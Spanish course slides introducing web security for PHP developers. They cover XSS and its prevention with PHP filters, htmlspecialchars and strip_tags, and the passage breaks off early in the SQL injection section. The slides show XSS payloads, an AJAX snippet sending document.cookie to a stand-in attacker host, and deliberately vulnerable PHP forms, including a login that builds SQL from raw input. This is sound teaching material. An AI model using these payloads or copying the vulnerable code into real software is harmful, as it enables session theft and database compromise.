Seguridad web

Lecturas recomendadas:

https://developer.mozilla.org/es/docs/Learn/Server-side/Primeros_pasos/seguridad_sitios_web

https://es.wikipedia.org/wiki/Seguridad_de_aplicaciones_web

https://developer.mozilla.org/es/docs/Learn/HTML/Forms/Sending_and_retrieving_form_data

https://diego.com.es/formularios-en-php

https://www.igdonline.com/blog/6-tips-para-mejorar-la-seguridad-de-tus-formularios-web/

Seguridad web

- Esta presentación es una breve (muy breve) introducción a la seguridad web.
- El tema es muy extenso y daría para un curso entero. Sin embargo aporta unas sencillas nociones básicas que debéis saber como punto de partida.

Seguridad web

- **Seguridad web:** *proteger a los sitios web del acceso, uso, modificación, destrucción no autorizados* (Fuente: developer Mozzilla)
- **Mejorar la seguridad web:**
  - Usar frameworks: suelen incorporar mecanismos de defensa.
  - Usar HTTPS en lugar de HTTP.
  - Usar herramientas de escaneado de vulnerabilidades.
  - Estar al corriente de las novedades en cuanto a ataques y medidas de prevención.

  Nunca hay que fiarse de los datos que proceden de los usuarios o de fuentes externas.

Seguridad web

Algunas de las amenazas más conocidas:

- Cross Site Scripting (XSS)
- Inyección de código SQL.
- Cross Site Request Forgery (CSRF)

Cualquier ataque a un sitio web conlleva un estudio previo de sus posibles vulnerabilidades y los usuarios que los utilizan. No es un proceso inmediato.

Seguridad web

Amenaza Cross Site Scripting (XSS):

- Consiste en la inyección de código, normalmente JavaScript, que se ejecutará en navegador del cliente.
- Por ejemplo nos envían un correo electrónico con un enlace a un sitio web en el que te espera un premio, oferta, etc. El enlace lleva oculto un script que se activa cuando el usuario pulsa el enlace, ejecutando comandos que pueden extraer cookies, formatear disco, etc.
- Esta vulnerabilidad se produce, habitualmente, al no validar datos de usuario y se suele inyectar mediante un formulario o un enlace modificado.

Seguridad web

Amenaza Cross Site Scripting (XSS):

- Si un atacante consigue inyectar código JS en el navegador de un usuario puede:
  - Robar cookies y sesiones de usuario.
  - Modificar el sitio web.
  - Hacer peticiones HTTP con la sesión del usuario.
  - Redireccionar a otros sitios (pueden ser dañinos).
  - Instalar malware.
  - Manipular extensiones del navegador, etc.
- El navegador se fía del script ya que entiende que lo ha creado la aplicación web fiable.

Seguridad web

Cross Site Scripting (XSS): XSS Indirecto: consiste en insertar código HTML peligroso en sitios que lo permitan, como etiquetas <iframe> o <script>.

- Por ejemplo, suponemos que la url de un sitio web es:

```
http://localhost/index_seg.php?nombre=Ana
```

- En pantalla se muestra un nombre que se ha enviado por la URL.
- Un atacante podría modificar el parámetro y escribir algo así:


```
http://localhost/index_seg.php?nombre=<script>while(1)alert("bucle inifinito");</script>
```

- Esto provocaría que la página mostrara constantemente un mensaje.

Seguridad web

Cross Site Scripting (XSS): XSS Indirecto

- Los atacantes realmente intentarán enviar un script que robe las cookies o los datos de sesión y realizar acciones sin permiso del usuario.



- En el ejemplo anterior podríamos ver las cookies si tecleamos en la url:

http://localhost/index_seg.php?nombre=**<script>alert(document.cookie)</script>**

- Otro uso de este tipo de vulnerabilidades es hacer phishing, el usuario ve en la barra de direcciones un sitio web, pero realmente está en un sitio falso que imita el verdadero. La víctima introduce sus credenciales y el atacante se las roba.

Seguridad web

Cross Site Scripting (XSS): XSS Directo:

- Funciona localizando puntos débiles en sitios en los que se publica contenido, como blogs, foros, etc.
- El atacante intenta inyectar etiquetas como <iframe> o <script>, pero si fallan, podría usar otras que casi siempre están permitidas en este tipo de sitios como <img> o
- Por ejemplo

```
//indica el comportamiento de la etiqueta br es el que está definido en el archivo xss.htc
<br style="behavior: url(http://yoursite/xss.htc);">
 <div style="background-image: url(javascript:alert('XSS'))">
<img src=X onerror="alert(/XSS/)">
```

Seguridad web

Cross Site Scripting (XSS): AJAX


- Usar AJAX para ataques XSS consiste en aprovechar cualquier vulnerabilidad de XSS para introducir un objeto XMLHttp y usarlo para enviar contenido sin conocimiento / consentimiento del usuario.
- Por ejemplo, el siguiente código serviría para robar las cookies de un sitio web y enviarlas a un script del atacante usando AJAX.

```
var cookiesDeUsuario = document.cookie;
var objAjax = new XMLHttpRequest();
// Objeto Ajax objAjax.open('GET', 'www.servidor-atacante.com/cookies.php');
objAjax.send('c=' + cookiesDeUsuario);
```

Seguridad web

localhost/DWES_P_U1/15_seguridad_prueba_XSS/index_seg.php?nombre=<script>alert%28"hola"%29%3B<%2Fscript>&enviar=Enviar

```php
<?php
    if(isset($_GET['nombre']))
        $nombre =$_GET['nombre'];
    else
        $nombre="";
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, user-scalable=no, initial-scale=1.0,
          maximum-scale=1.0, minimum-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Ejercicio Seguridad</title>
</head>
<body>
    <form action="">
        <input type="text" name="nombre" id="">
        <input type="submit" name="enviar" id="">
        <?php echo $nombre ?>
</form>
</body>
</html>
```



Si escribimos en la entrada del formulario código JavaScript al enviarlo al servidor podemos recuperarlo. En este caso solo mostramos un mensaje de alerta, pero podría ser mucho más grave. Observa la URL al enviar el formulario.

Seguridad web

Cross Site Scripting (XSS): prevenir ataques:

- Cualquier dato que provenga de un usuario o fuente externa ha de ser validado o escapado.
- La mejor forma de protegerse de este tipo de ataques es eliminar cualquier etiqueta que nos llegue que pueda contener instrucciones para ejecutar código: <script>, <embed>, <link> y <object>.
- Medidas a tomar:
  - Validar los datos.
  - Sanear los datos
  - Escapar los datos de salida.

Seguridad web

Cross Site Scripting (XSS): validar los datos:

- Analizar que los tipos de datos que esperamos son los correctos. Por ejemplo si esperamos un dato de tipo entero, cualquier otro tipo ha de rechazarse.
- Para este tipo de validación podemos usar funciones como is_int(), is_string(),is_numeric(), isset(), empty(), etc.
- También el uso de expresiones regulares ayuda a validar los datos (función preg_match())

```
//ejemplo validación formato DNI
if (preg_match ('/^[0-9]{8}[A-Z]{1}$/', $nif)){
   echo "formato de DNI correcto";
}else
   echo "formato de DNI incorrecto";
}
```

Seguridad web

Cross Site Scripting (XSS): sanear los datos:

- Consiste en manipular los datos para hacerlos seguros.
- Por ejemplo, si estamos esperando un dato de tipo string de un usuario, debemos evitar cualquier tipo de etiqueta HTML que venga en él.

Seguridad web

- Para evitar ataques de tipo XSS usaremos funciones de filtrado en PHP que nos permiten validar y sanear los datos:
  - **filter_var($variable,$filtro)**
  - **filter_input($tipo,$variable,$filtro)**

https://www.php.net/manual/es/function.filter-var.php
https://www.php.net/manual/es/filter.filters.php

Seguridad web

Filtros:

- Principalmente tenemos dos tipos de filtros:
  - **De validación:** permiten comprobar si los datos cumplen ciertos requisitos, por ejemplo que los datos sean booleanos, enteros, etc.
  - **De saneamiento:** eliminan caracteres no deseados de los datos.

https://www.php.net/manual/es/filter.filters.php

Seguridad web

Filtros de validación:

Filtro	Tipo de datos
FILTER_VALIDATE_INT	Valida si el dato entero pudiendo además indicar un rango
FILTER_VALIDATE_BOOLEAN	Booleano (true si el dato es 1, true, on, o yes)
FILTER_VALIDATE_FLOAT	Valida si el datos es un float
FILTER_VALIDATE_REGEXP	Valida una expresión regular
FILTER_VALIDATE_URL	Valida si el dato es una URL válida
FILTER_VALIDATE_EMAIL	Valida dirección de correo
FILTER_VALIDATE_IP	Valida si es un dirección IP (vale para IPV4 e IPV6)
FILTER_VALIDATE_MAC	Valida si es una dirección MAC física

Seguridad web

```php
<?php
/*  Filtra si el dato que llega es un número decimal entre 0 y 100 */
    if(isset($_POST['numero'])){
        $x = $_POST['numero'];
        if (filter_var($x, FILTER_VALIDATE_FLOAT, ["options" => ["min_range" => 0 , "max_range"=> 100]]) !== false) {
            echo "resultado : $x está es un número entre 0 y 100";
        } else {
            echo "resultado : $x NO es un número entre 0 y 100";
        }
    }
?>
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <title>Ejercicio Seguridad</title>
</head>
<body>
    <form action="" method="post">
        Introduce un número:<br>
        <input type="text" name="numero" ><br><br>
        <input type="submit" name="enviar" >
        <br>
    </form>
</body>
</html>
```

resultado: Hola NO es un número entre 0 y 100
Introduce un número:

Enviar

Seguridad web

Filtros de saneamiento:

Filtro	Tipo de datos
FILTER_SANITIZE_EMAIL	Elimina los caracteres no válidos de una dirección email
FILTER_SANITIZE_ENCODED	Elimina o codifica caracteres especiales
FILTER_SANITIZE_MAGIC_QUOTES	Escapa las comillas (simples o dobles)
FILTER_SANITIZE_NUMBER_FLOAT	Elimina los caracteres no dígitos, + y -
FILTER_SANITIZE_NUMBER_INT	Elimina los caracteres no dígitos, + y -
FILTER_SANITIZE_SPECIAL_CHARS	Escapa caracteres HTML especiales “, ‘, $, < y >
FILTER_SANITIZE_STRING	Elimina etiquetas / caracteres especiales de una string
FILTER_SANITIZE_STRIPPED	Alias de la anterior
FILTER_SANITIZE_URL	Elimina caracteres ilegales de una URL
FILTER_UNSAFE_RAW	Es el valor por defecto. No hace nada.

Seguridad web

Función filter_var($variable,$filtro):

- Filtra una variable con el contenido que se le indique. Devuelve el dato filtrado o false en caso de error.
- **$variable** es la variable a filtrar (valor del name del campo que queremos filtrar).
- **$filtro** es el tipo de filtro que queremos utilizar.
- **NOTA:** La función filter_var_array() es igual que filter_var() pero permite filtrar un array de datos de una vez.

Seguridad web

Ejemplo:

```
$email = "nombre@ejemplo.com";

// Primero eliminamos cualquier carácter que pueda dar problemas
$email = filter_var($email, FILTER_SANITIZE_EMAIL);

// Luego validamos el email
if (filter_var($email, FILTER_VALIDATE_EMAIL) !== false) {
    echo("$email es una dirección de email válida");
} else {
    echo("$email NO es una dirección de email válida");
}
```

Seguridad web

Función filter_input($tipo_entrada,$variable,$filtro):

- Filtra una variable externa con el contenido que se le indique. Devuelve el dato filtrado o false en caso de error.
- Las variables externas pueden venir de $_GET, $_POST, $_COOKIE, $_SERVER o $_ENV.
- Por tanto, **$tipo_entrada** será uno de los siguientes: **INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER o INPUT_ENV.**
- **$variable** es la variable a filtrar (valor del name del campo que queremos filtrar).
- **$filtro** es el tipo de filtro que queremos utilizar.
- **NOTA:** La función filter_input_array() es igual que filter_input() pero permite filtrar un array de datos de una vez.

https://www.php.net/manual/es/function.filter-input.php

Seguridad web

Cross Site Scripting (XSS): escapar los datos de salida:

- Consiste en escapar cualquier dato que se devuelve al usuario para evitar secuencias especiales de caracteres.
- Algunas funciones de PHP :
  - **htmlspecialcharacters():** convierte los caracteres &, “, ‘, < , >.
  - **strip_tags():** elimina las etiquetas HTML y PHP de una cadena.

https://www.php.net/manual/es/function.strip-tags
https://www.php.net/manual/es/function.htmlspecialchars

Seguridad web

Función htmlspecialchars($string):

- Esta función convierte ciertos caracteres HTML que pudiera haber en una string para que no puedan ser interpretados por el navegador.
- Por ejemplo, tenemos un formulario en el que el usuario debe introducir su nombre. Veamos qué ocurre si intenta introducir código JS que por ejemplo redireccione a otro sitio.

- Los caracteres y conversiones que hace son:

&	&amp
“ (comilla doble)	&quot
‘ (comilla simple)	&#039
<	&lt
>	&gt

Seguridad web

```php
<?php
    if(isset($_POST['nombre'])){
        $nombre =$_POST['nombre'];
    }else{
        $nombre="";
    }
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ejercicio Seguridad</title>
</head>
<body>
    <form action="" method="post">
        Introduce tu nombre:<br>
        <input type="text" name="nombre" id="" style="width:750px"><br><br>
        <input type="submit" name="enviar" id="">
        <br>
    </form>
        <?php
            echo $nombre;
        ?>
</body>
</html>
```

Introduce tu nombre:

```
<script>location.href="http://localhost/DWES_P_U1/15_seguridad_web/seguridad_htmlspecialchars/hacked.php";</script>
```

Enviar


Has sido hackeado

Al mostrar el nombre, el navegador interpreta el código JavaScript y lo ejecuta, redireccionando al sitio web que el atacante ha introducido.

Seguridad web

La función htmlspecialchars convierte los caracteres especiales que encuentre en la string y al mostrar el dato por pantalla, el navegador no lo interpreta ni ejecuta sino que muestra la cadena.

```php
<?php
    if(isset($_POST['nombre'])){
        $nombre = htmlspecialchars($_POST['nombre']);
    }else{
        $nombre="";
    }
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ejercicio Seguridad</title>
</head>
<body>
    <form action="" method="post">
        Introduce tu nombre:<br>
        <input type="text" name="nombre" id="" style="width:750px"><br><br>
        <input type="submit" name="enviar" id="">
        <br>
    </form>
        <?php
            echo $nombre;
        ?>
</body>
</html>
```



Seguridad web

La función htmlspecialchars convierte los caracteres especiales que encuentre en la string y al mostrar el dato por pantalla, el navegador no lo interpreta ni ejecuta sino que muestra la cadena.

```php
<?php
    if(isset($_POST['nombre'])){
        $nombre = htmlspecialchars($_POST['nombre']);
    }else{
        $nombre="";
    }
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ejercicio Seguridad</title>
</head>
<body>
```

Introduce tu nombre:

<script>location.href="http://localhost/DWES_P_U1/15_seguridad_web/seguridad_htmlspecialchars/hacked.php";</script>

Enviar

Introduce tu nombre:

Enviar

<script> location.href = "http: //localhost/DWES_P_U1/15_seguridad_web/seguridad_htmlspecialchars/hacked.php"; </script>

Observa el código fuente de la página generada al enviar el formulario

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ejercicio Seguridad</title>
</head>
<body>
    <form action="" method="post">
        Introduce tu nombre:<br>
        <input type="text" name="nombre" id="" style="width:750px"><br><br>
        <input type="submit" name="enviar" id="">
        <br>
    </form>
        &lt;script&gt;location.href=&quot;http://localhost/DWES_P_U1/15_seguridad_web/seguridad_htmlspecialchars/hacked.php&quot;;&lt;/script&gt;</body>
</html>
```

Seguridad web

Función strip_tags($string):


- Elimina las etiquetas HTML y PHP de una cadena.

```php
<?php
    $texto = '<p>párrafo</p> <!-- Comentario --> <a href="#sitioWeb">texto del enlace</a>';

    // elimina todas las etiquetas HTML
    echo "<h3>Texto sin limpiar</h3>\n";
    echo $texto;
    echo "<br><hr>\n";
    echo "<h3>Texto sin etiquetas usando strip_tags</h3>\n";
    echo strip_tags($texto);
    echo "<br><hr>\n";
    /* Si queremos permitir, por ejemplo las etiquetas <p> y <a>
     * se añaden como argumentos a la función
     */
    echo "<h3>Muestro el texto sin etiquetas usando strip_tags permitiendo p y a</h3>\n";
    echo strip_tags($texto,"<p><a>");
?>
```

Seguridad web

Función strip_tags($string):

- Elimina las etiquetas HTML y PHP de una cadena.




```
<h3>Texto sin limpiar</h3>
<p>párrafo</p> <!-- Comentario --> <a href="#sitioWeb">texto del enlace</a><br><hr>
<h3>Texto sin etiquetas usando strip_tags</h3>
párrafo  texto del enlace<br><hr>
<h3>Muestro el texto sin etiquetas usando strip_tags permitiendo p y a</h3>
<p>párrafo</p>  <a href="#sitioWeb">texto del enlace</a>
```

Seguridad web

Amenaza Inyección de SQL: consiste en la inyección de código SQL que se ejecutará sobre una base de datos, pudiendo borrar y/o modificar sus datos.

- Se basa en la vulnerabilidad que presenta una aplicación web al no validar correctamente las variables que se usan al generar código SQL.
- Suele suceder cuando la entrada tecleada en un formulario se pasa directamente a la sentencia SQL . Si un usuario malicioso tecleara una instrucción SQL podría causar daños irreparables.
- La forma de evitarlo es “escapar” todos los caracteres que tengan un significado especial en SQL.

Seguridad web

Inyección de SQL:

- Por ejemplo si tenemos una aplicación web con una formulario de login. Se realizará una consulta en la que se busca el usuario y la contraseña introducidos del tipo:

```
consulta = "SELECT * FROM usuarios
WHERE usuario = '$usuario' AND
Password = '$pass';";
```


- En la BD se seleccionarían los usuarios con nombre y password introducidos en el formulario.


```php
<?php
    if(isset($_POST['usuario']) && isset($_POST['pass'])){
        $usuario = $_POST['usuario'];
        $pass = $_POST['pass'];
        $sql="SELECT * FROM usuarios WHERE usuario= '$usuario' "
                                    . "AND password = '$pass' ; ";
        echo "Voy a ejecutar en la BD: $sql <br>";
        try {
            $conn = new PDO("mysql:host=localhost;dbname=login", "root", "");
            $stmt = $conn->query($sql,PDO::FETCH_OBJ);
            if($stmt){
                $aResultados = $stmt->fetchAll();
                var_dump($aResultados);
            }else{
                echo "<p style='color:red'>Error en la consulta</p>";
            }
        }catch(PDOException $e){
            die("Error: " . $e->getMessage());
        }

    }
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title></title>
    </head>
    <body>
        <form class="" action="login.php" method="post">
          Usuario:
          <input type="text" name="usuario" value="<?=$usuario??""?>"><br><br>
          Contraseña:
          <input type="text" name="pass" value="<?=$pass??""?>"><br><br>
          <input type="submit" name="" value="Login">
        </form>
    </body>
</html>
```

Seguridad web

Inyección de SQL:

- Si un usuario pone los datos en la forma esperada todo va bien. Si encuentra el usuario lo muestra y si no muestra un array vacío.






